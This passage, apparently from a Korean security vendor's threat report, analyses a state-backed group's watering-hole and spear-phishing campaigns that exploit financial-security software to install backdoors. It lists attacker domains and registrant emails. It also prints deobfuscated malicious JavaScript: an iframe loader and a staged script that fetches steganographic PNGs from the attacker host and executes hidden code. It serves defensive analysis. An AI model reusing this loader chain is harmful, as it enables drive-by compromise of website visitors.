  - Curl 명령을 이용해 추가 페이로드 다운로드
  - 파워쉘 다운로드 시도 확인
- C2 통신
  - Hookshot의 RDP/SSH 터널링
  - Struggle의 C&C 통신
  - Plink 설치
- 내부 정찰
  - sc, wmic 명령으로 시스템 정보 조회
  - Certify, PetitPotam 설치
- 측면 이동
  - xp_cmdshell 활성화 시도
  - 원격 서비스 생성/실행/삭제로 전파
  - Impacket 설치
  - WinSCP를 이용한 악성코드 유포
- 지속성 유지
  - 서비스 레지스트리에 Struggle 페이로드 저장
- 정보 유출
  - WinSCP를 이용한 FTP 프로토콜 기반 정보 유출
- 원격 제어
  - Struggle 백도어 설치
  - 피해 계정으로 다수 시스템 RDP 이동
  - TightVNC 사용

B. 공격 사례 #2

2026년 1월, 두 번째 공격 사례에서는 금융 보안 소프트웨어 A 취약점이 악용되었다. 사용자가 국내 의료업체의 홈페이지에 접속한 이후 금융 보안 소프트웨어 A의 앱 크래시 및 정상 프로세스에 대한 인젝션 행위가 발생하였으며 Brandoor 백도어가 설치되었다. 확인된 공격 흐름은 다음과 같으며 Brandoor 로더 및 백도어가 설치되었고 OpenSSH 리버스 터널링으로 내부 접근 용 통로를 구성하였

다. [4]

- 최초 침해
  - 웹 브라우저로 국내 의료업체 홈페이지 방문
  - 금융 보안 소프트웨어 A의 앱 크래시 발생
  - 워터링 홀 경유 정황 확인
- 코드 실행
  - 금융 보안 소프트웨어 A 앱 크래시 후 SyncHost.exe 프로세스 인젝션
  - 이후 SyncHost.exe가 악성코드 up.bat(_net.tmp 로더), net.tmp(권한 상승 도구 또는 Nircmd 도구), net.exe, netuser.exe, _net.tmp(드로퍼) 등 악성코드 생성 및 실행
- C2 통신
  - Brandoor 백도어의 C&C 서버 통신
  - 이후 OpenSSH 기반 리버스 터널링으로 C2 통신 유지
- 내부 정찰
  - net, ipconfig, netstat, sc 등의 명령으로 시스템 정보 조회
  - 이를 통해 도메인 계정/그룹, 서비스, 네트워크 연결, 네트워크 설정, 공유 자원 조회 확인
- 권한 상승
  - 일반 계정으로 시작된 악성 행위 후 uploadmgr 서비스 등록 및 SYSTEM 권한 명령 실행
  - UAC Bypass 기법을 악용하는 권한 상승 도구 사용 정황
- 지속성 유지
  - Brandoor를 실행하는 로더 악성코드를 uploadmgr 서비스에 등록
- 정보 유출
  - Nircmd 도구를 이용한 스크린샷 캡처
- 원격 제어
  - Brandoor 백도어 설치
  - OpenSSH 리버스 터널링으로 외부에서 내부 22/TCP 접근 용 통로 구성
- 흔적 제거
  - 금융 보안 소프트웨어 A 관련 WER/AppCrash 폴더 삭제
  - 공격에 사용된 악성코드 이름 변경 및 삭제

C. 공격 사례 #3

[4] https://atip.ahnlab.com/intelligence/view?id=68261adc-c242-49af-93fe-ca9966052922

2026년 5월, 세 번째 공격 사례에서도 금융 보안 소프트웨어 A의 취약점이 악용되었으며 국내 언론사 사이트가 워터링 홀 페이지로 사용되었다. 해당 언론사의 백엔드 스크립트에 난독화된 악성 JavaScript가 삽입되어 있었으며 복호화 시 <iframe> 태그를 통해 동작한다. 특이 사항으로는 Naver Whale 브라우저로 접근할 경우에만 악성 JavaScript가 삽입된 페이지가 응답으로 전달된다는 점이다. 세 번째 사례에서도 Brandoor 백도어가 설치되었다. [5]




Figure 8. 워터링 홀 공격에 악용된 국내 언론사 페이지

```
1  document.write("<iframe
   src='https://jshosting.me/ common/ view/?id=2021043321' width='0.1'
   height='0.1' frameBorder='0'></iframe>");
```

Figure 9. 난독화 해제된 악성 JavaScript 코드

- 최초 침해
  - Whale 웹 브라우저로 국내 언론사 페이지 방문
  - 금융 보안 소프트웨어 A의 앱 크래시 발생
  - 워터링 홀 경유 정황 확인
- 코드 실행
  - 금융 보안 소프트웨어 A의 앱 크래시 후 CertEnrollCtrl.exe 프로세스 인젝션
  - 이후 CertEnrollCtrl.exe가 악성코드 생성 및 실행
- C2 통신

[5] https://atip.ahnlab.com/intelligence/view?id=013db9f7-676c-4105-a5bd-8a5fd772a5cf

- CertEnrollCtrl.exe의 C&C 서버 통신
- 원격 제어
  - Brandoor 백도어 설치

1.1.4. 도메인 등록자 정보

2025년부터 2026년까지 확인된 워터링 홀 공격 인프라를 분석한 결과, 방문자를 취약점 악용 스크립트가 위치한 후속 주소로 리다이렉트하는 과정에서 여러 도메인이 사용되었다. 도메인 등록 정보를 비교한 결과, 서로 다른 시기와 공격 사례에서 사용된 복수의 도메인이 동일한 이메일 주소로 등록된 사실이 확인되었다.

동일한 등록 이메일을 기준으로 도메인을 분류하면, 개별적으로는 연관성이 명확하지 않은 공격 인프라를 하나의 그룹으로 묶을 수 있다. 이는 공격자가 도메인을 구축하고 관리하는 과정에서 동일한 등록 정보 또는 운영 체계를 반복적으로 사용했을 가능성을 시사한다. 특히 일부 도메인은 국가배후 해킹 그룹의 워터링 홀 공격과 Gunra 랜섬웨어가 사용된 것으로 추정되는 제약 회사 대상 공격에서 공통으로 확인되었다. 이러한 공통점은 두 공격 간 인프라 공유, 재사용 또는 운영 주체의 연관 가능성을 보여주는 단서이다. 다만 동일한 등록 이메일만으로 공격 주체가 동일하다고 단정할 수 없으므로, 다른 기술적 공통점과 함께 종합적으로 분석할 필요가 있다.

이메일	도메인	공격 사례
ejayong@proton[.]me	security.heillamal[.]com	국가배후 해킹 그룹의 워터링 홀 공격 사례
	cowincard[.]com	국가배후 해킹 그룹의 워터링 홀 공격 사례
	quordtechservice[.]com	국가배후 해킹 그룹의 워터링 홀 공격 사례
	kimchang[.]pro	국가배후 해킹 그룹의 법무법인 사칭 공격 사례
	bitcoincasino[.]name	확인되지 않음
	kraken[.]soccer	확인되지 않음
lena.weiss83@outlook[.]com	anyonecdn[.]com	국가배후 해킹 그룹의 워터링 홀 공격 사례 / Gunra 랜섬웨어 공격 사례
	myonlinestatus[.]net	국가배후 해킹 그룹의 워터링 홀 공격 사례

finn.bauer0423@proton[.]me	jshosting[.]me	국가배후 해킹 그룹의 워터링 홀 공격 사례 / Gunra 랜섬웨어 공격 사례
	cloudcontents[.]info	국가배후 해킹 그룹의 워터링 홀 공격 사례

Table 1. 도메인 등록자 정보 및 사례

1.2. 스피어 피싱 공격

1.2.1. 스피어 피싱 공격 개요

국가배후 해킹 그룹은 워터링 홀 공격 외에도 스피어 피싱 공격을 이용해 악성코드를 유포하기도 하였다. 이력서나 설문 조사를 위장한 메일을 전송하였으며, 이를 통해 사용자가 악성 링크를 클릭하도록 유도하였다. 악성 링크는 공격자의 GitHub 또는 티스토리 블로그가 악용되었으며 내부에 삽입된 iframe을 통해 악성 주소로 리다이렉트되어 최종적으로 금융 보안 소프트웨어 A, 금융 보안 소프트웨어 I의 취약점을 공격하여 백도어를 설치하였다.

1.2.2. 주요 공격 사례

A. 공격 사례 #1

2026년 4월 국가배후 해킹 그룹은 이력서로 위장한 이메일을 통해 악성코드를 유포하였다. 공격자는 이력서 위장 이메일을 발송하였으며 사용자가 공격자의 GitHub 페이지 링크를 클릭하도록 유도하였다. 링크 클릭 이후 금융 보안 소프트웨어 A의 취약점이 발현된 정황이 확인되었으며 이후 정상 프로세스인 "Fsquirt.exe"에 쉘코드 및 백도어가 인젝션되어 동작하였다. [6]

공격자가 제작한 GitHub 페이지는 정상 포트폴리오 사이트처럼 위장되어 있었지만 iframe을 이용해 C&C 서버 주소를 삽입하여 해당 주소로 리다이렉트되도록 하였다. 커밋 내역을 보면 이후 해당 iframe 코드를 삭제하기도 하였다.

[6] https://atip.ahnlab.com/intelligence/view?id=e9386796-38a5-4e27-91a9-d6a68ddf4c69

Figure 10. 공격자의 GitHub 페이지 (geonu906.github[.]io)

Figure 11. iframe을 통해 삽입된 C&C 주소

참고로 코드에서는 아래와 같은 이모지가 사용되었으며 공격자는 AI를 활용해 페이지를 제작한 것으로 추정된다.




Figure 12. index.html 내 AI 활용 흔적

이외에도 기존 GitHub 페이지를 재활용한 흔적이 확인되었는데, 재사용된 GitHub 페이지는 올해 1월경 생성되었으며 script 태그를 이용해 C&C 주소를 삽입하였다.




Figure 13. yeongbokkim.github[.]io의 index.html

- 최초 침해
  - 이력서 위장 이메일 발송
  - 공격자의 GitHub Pages로 클릭 유도
  - 금융 보안 소프트웨어 A 취약점 발생
- 코드 실행
  - 정상 MS 프로세스 Fsquirt.exe에 인젝션
- C2 통신
  - Fsquirt.exe의 C&C 서버 통신
- 원격 제어
  - 백도어 설치

B. 공격 사례 #2

2026년 5월에는 국내 방산업체를 대상으로 한 스피어 피싱 공격 사례가 발생하였으며 GitHub 대신 티스토리 블로그가 악용되었다. 공격자는 자신을 신문 기자로 소개하며 방산업체 설문 조사로 위장한 메일을 전송하였다. 아래의 메일과 같이 방산 관련 기업에 대한 의견을 묻는 설문 조사였으며 취약점 공

격 주소를 첨부해 접속을 유도하였다. [7]

설문 대상 기업이 모두 방산 또는 방산 연관 기업인 점으로 미루어 볼 때, 본 공격은 방산 업계를 겨냥한 표적 공격으로 판단된다. 해당 사이트는 공격자가 운영한 것으로 추정되는 티스토리 블로그이다. 분석 시점에는 악성 행위를 수행하는 스크립트가 확인되지 않았으나, 공격 발생 이후 게시물이 수정된 이력이 확인되었다.

Figure 14. 공격자의 티스토리 블로그

위의 블로그를 통해 공격자의 웹사이트에 접속하면 공격자 경유지로부터 악성 또는 취약한 자바스크립트를 전달받게 되며, 이후 사용자 PC에 설치된 금융 보안 소프트웨어 I의 1-Day 취약점이 악용된 것으로 보인다. 해당 공격 대상 PC에서 확인된 금융 보안 소프트웨어 I는 취약점이 존재하는 3.0.0.15 버전

[7] https://atip.ahnlab.com/intelligence/view?id=2551c661-4e47-4aa2-9ac8-9a624b9f500b

이었다. 최종적으로 Microsoft 정상 프로세스 "Fsquirt.exe"에 쉘코드 및 백도어가 인젝션되었다.

- 최초 침해
  - 방산업체 설문조사로 위장 메일 전송
  - 공격자의 Tistory 블로그로 클릭 유도
  - 금융 보안 소프트웨어 I 취약점 발생
- 코드 실행
  - 정상 MS 프로세스 Fsquirt.exe에 인젝션
  - 이후 Fsquirt.exe가 악성코드 Him.xml(로더) 생성 및 실행
  - Rundll32.exe에 의해 실행된 Him.xml는 LxpsSvc.dll(로더), engFix.tmp(로더), platform.exe(인포스틸러) 악성코드 생성 및 실행
- C2 통신
  - Fsquirt.exe의 C&C 서버 통신
- 원격 제어
  - 백도어 설치

2. 취약점 및 악성코드 분석

2.1. 악용된 0-Day 취약점

2.1.1. 금융 보안 소프트웨어 A 취약점 분석

2026년 5월, 특정 언론사를 대상으로 한 워터링 홀 공격이 발생하였다. 공격자는 해당 언론사의 웹페이지에 악성 스크립트를 삽입하여, 방문자가 페이지에 접속하면 공격자 서버로부터 취약점 공격 스크립트를 내려받도록 구성하였다. 이 과정에서 ASEC은 공격자가 사용한 취약점 공격 페이로드를 확보하여 분석하였으며, 확인된 전체 공격 동작 과정은 다음과 같다.




Figure 15. 금융 보안 소프트웨어 A 취약점 동작 과정

해당 공격의 주요 특징은 공격자 서버와의 통신 과정에서 스테가노그래피 기법이 적용된 이미지 파일을 사용한다는 점이다. 공격 과정에서는 총 4개의 이미지가 전달되며, 각 이미지에는 데이터 복호화 키 교환, 금융 보안 소프트웨어 A의 버전 확인 및 취약점 악용에 필요한 데이터가 은닉되어 있다. 이미지에

포함된 데이터는 공격자가 정의한 방식으로 암호화되어 있으며, 공격 스크립트는 이를 복호화한 후 각 단계에 필요한 데이터로 사용한다. 최종적으로 전달된 취약점 악용 코드는 버퍼 오버플로우를 발생시켜 공격자의 셸코드를 실행한 뒤 정상 프로세스에 인젝션하여 악성 행위를 수행한다.

A. 워터링 홀에 의해 공격자 서버 접속

사용자가 변조된 언론사 웹페이지에 접속하면, 웹페이지에 삽입된 악성 스크립트가 실행된다. 해당 스크립트는 취약점 공격에 필요한 데이터를 내려받기 위해 공격자 서버에 접속한다.

추가 악성 스크립트 다운로드
<iframe src='https://jshosting[.]me/_common/_view/?id=2021043321' width='0.1' height='0.1' frameborder='0'></iframe>

Table 2. 추가 악성 스크립트 다운로드

해당 페이지에서는 아래와 같은 스크립트가 실행되며, 이후 추가 데이터를 포함한 이미지 파일을 다운로드한다.

```
var symmetricKey = generateRandomHex(32).hexString;
var objID = generateRandomHex(10).hexString;

var canvas = document.createElement('canvas');
var canvasID = generateRandomHex(32).hexString;
canvas.id = canvasID;
canvas.style.display = 'none';
document.body.appendChild(canvas);

const img = new Image();
img.onload = () => {
    var canvas = document.getElementById(canvasID);
    var ctx = canvas.getContext('2d');
    canvas.width = img.width;
    canvas.height = img.height;
    ctx.drawImage(img, 0, 0);
    const imageData = ctx.getImageData(0, 0, img.width, img.height);
    var publicKeyStr = atob(extractHiddenMessage(imageData.data));
    var publicKey = publicKeyStr.split(',').map(num => parseInt(num));
    var encSymKey = knapsackEncrypt(publicKey, symmetricKey);
    var getParam = generateString(1 + Math.floor(Math.random() * 4)) + '=' + btoa(encSymKey);

    const img1 = new Image();
    img1.onload = () => {
        var canvas = document.getElementById(canvasID);
        var ctx = canvas.getContext('2d');
        canvas.width = img1.width;
        canvas.height = img1.height;
        ctx.drawImage(img1, 0, 0);
        const imageData = ctx.getImageData(0, 0, img1.width, img1.height);
        hiddenMessage = atob(extractHiddenMessage(imageData.data));
        var decryptedJSFunctionBody = convert(symmetricKey, hiddenMessage);
        var decryptedJSFunction = new Function(decryptedJSFunctionBody);
        decryptedJSFunction.call(null, symmetricKey, objID, canvasID);
    }
    img1.src = 'https://jshosting.me/_common/_view/' +  generateHexForStage(1) + '-' + objID + '.png?' + getParam;
}
img.src = 'https://jshosting.me/_common/_view/' +  generateHexForStage(0) + '-' + objID + '.png';
```

Figure 16. 추가 악성 스크립트 내용

서버에 요청하는 PNG 이미지의 파일명은 일정한 규칙에 따라 동적으로 생성된다. 파일명은 '이미지 요청 단계를 의미하는 값'과 '피해자 식별번호'로 구성되며, 공격자 서버는 요청한 파일명에 따라 해당 순서에 맞는 이미지 데이터를 응답한다. 반환 데이터는 일반적인 PNG 이미지 내부에 스테가노그래피 기법으로 은닉되어 있다.




Figure 17. 스테가노그래피 이미지 파일명 구성 규칙

공격 과정에서는 총 4개의 스테가노그래피 이미지가 단계별로 사용된다. 각 이미지의 파일명과 이미지 콘텐츠는 공격자 서버에 접속할 때마다 변경되지만, 파일명에 포함된 요청 단계 값과 피해자 식별번호의 구성 규칙은 동일하다.




Figure 18. 스테가노그래피 기법이 적용된 이미지(단계별 이미지)

공격 스크립트는 각 단계에 해당하는 이미지를 공격자 서버로부터 내려받은 후, 이미지에 은닉된 데이터를 추출하고 공격자가 정의한 방식에 따라 복호화한다. 먼저 데이터 복호화에 필요한 키를 교환하기 위해 '초기 단계 이미지'를 내려받는다.

B. 데이터 복호화 키 교환

초기 단계 이미지에는 이후 공격 단계에서 전달되는 데이터를 복호화하는 데 필요한 공격자의 공개키가 스테가노그래피 방식으로 은닉되어 있다. 공격 스크립트는 공격자 서버로부터 이미지를 내려받은 후, 이미지 내부에 은닉된 데이터를 추출하여 공개키를 복원한다.

```
113  function extractHiddenMessage(data) {
114      let message = "";
115      let charCode = 0;
116      let bitIndex = 0;
117
118      for (let i = 0; i < data.length; i++) {
119          if ((i + 1) % 4 === 0) {
120              continue;
121          }
122          const bit = data[i] & 1;
123          charCode |= (bit << bitIndex);
124          bitIndex++;
125
126          if (bitIndex === 8) {
127              if (charCode === 0) {
128                  break;
129              }
130              message += String.fromCharCode(charCode);
131              charCode = 0;
132              bitIndex = 0;
133          }
134      }
135
136      return message || null;
137  }
```

Figure 19. 이미지 내 은닉되어 있는 데이터 추출 방법

클라이언트는 복원한 공개키를 이용하여 다음 공격 단계부터 사용할 대칭키를 교환한다. 먼저 무작위 대칭키를 생성한 후 공격자의 공개키로 암호화하여 공격자 서버에 전달한다. 키 교환이 완료되면 ' 금융 보안 소프트웨어 A의 버전 확인 단계 이미지'를 내려받아 다음 동작을 수행한다.

C. 금융 보안 소프트웨어 A의 버전 정보 요청 및 전송

금융 보안 소프트웨어 A의 버전 확인 단계 이미지에는 사용자 시스템에서 금융 보안 소프트웨어 A의

설치 여부와 버전을 확인하기 위한 코드가 은닉되어 있다.

```
163         var canvas = document.getElementById(canvasID);
164         var ctx = canvas.getContext('2d');
165         canvas.width = img1.width;
166         canvas.height = img1.height;
167         ctx.drawImage(img1, 0, 0);
168         const imageData = ctx.getImageData(0, 0, img1.width, img1.height);
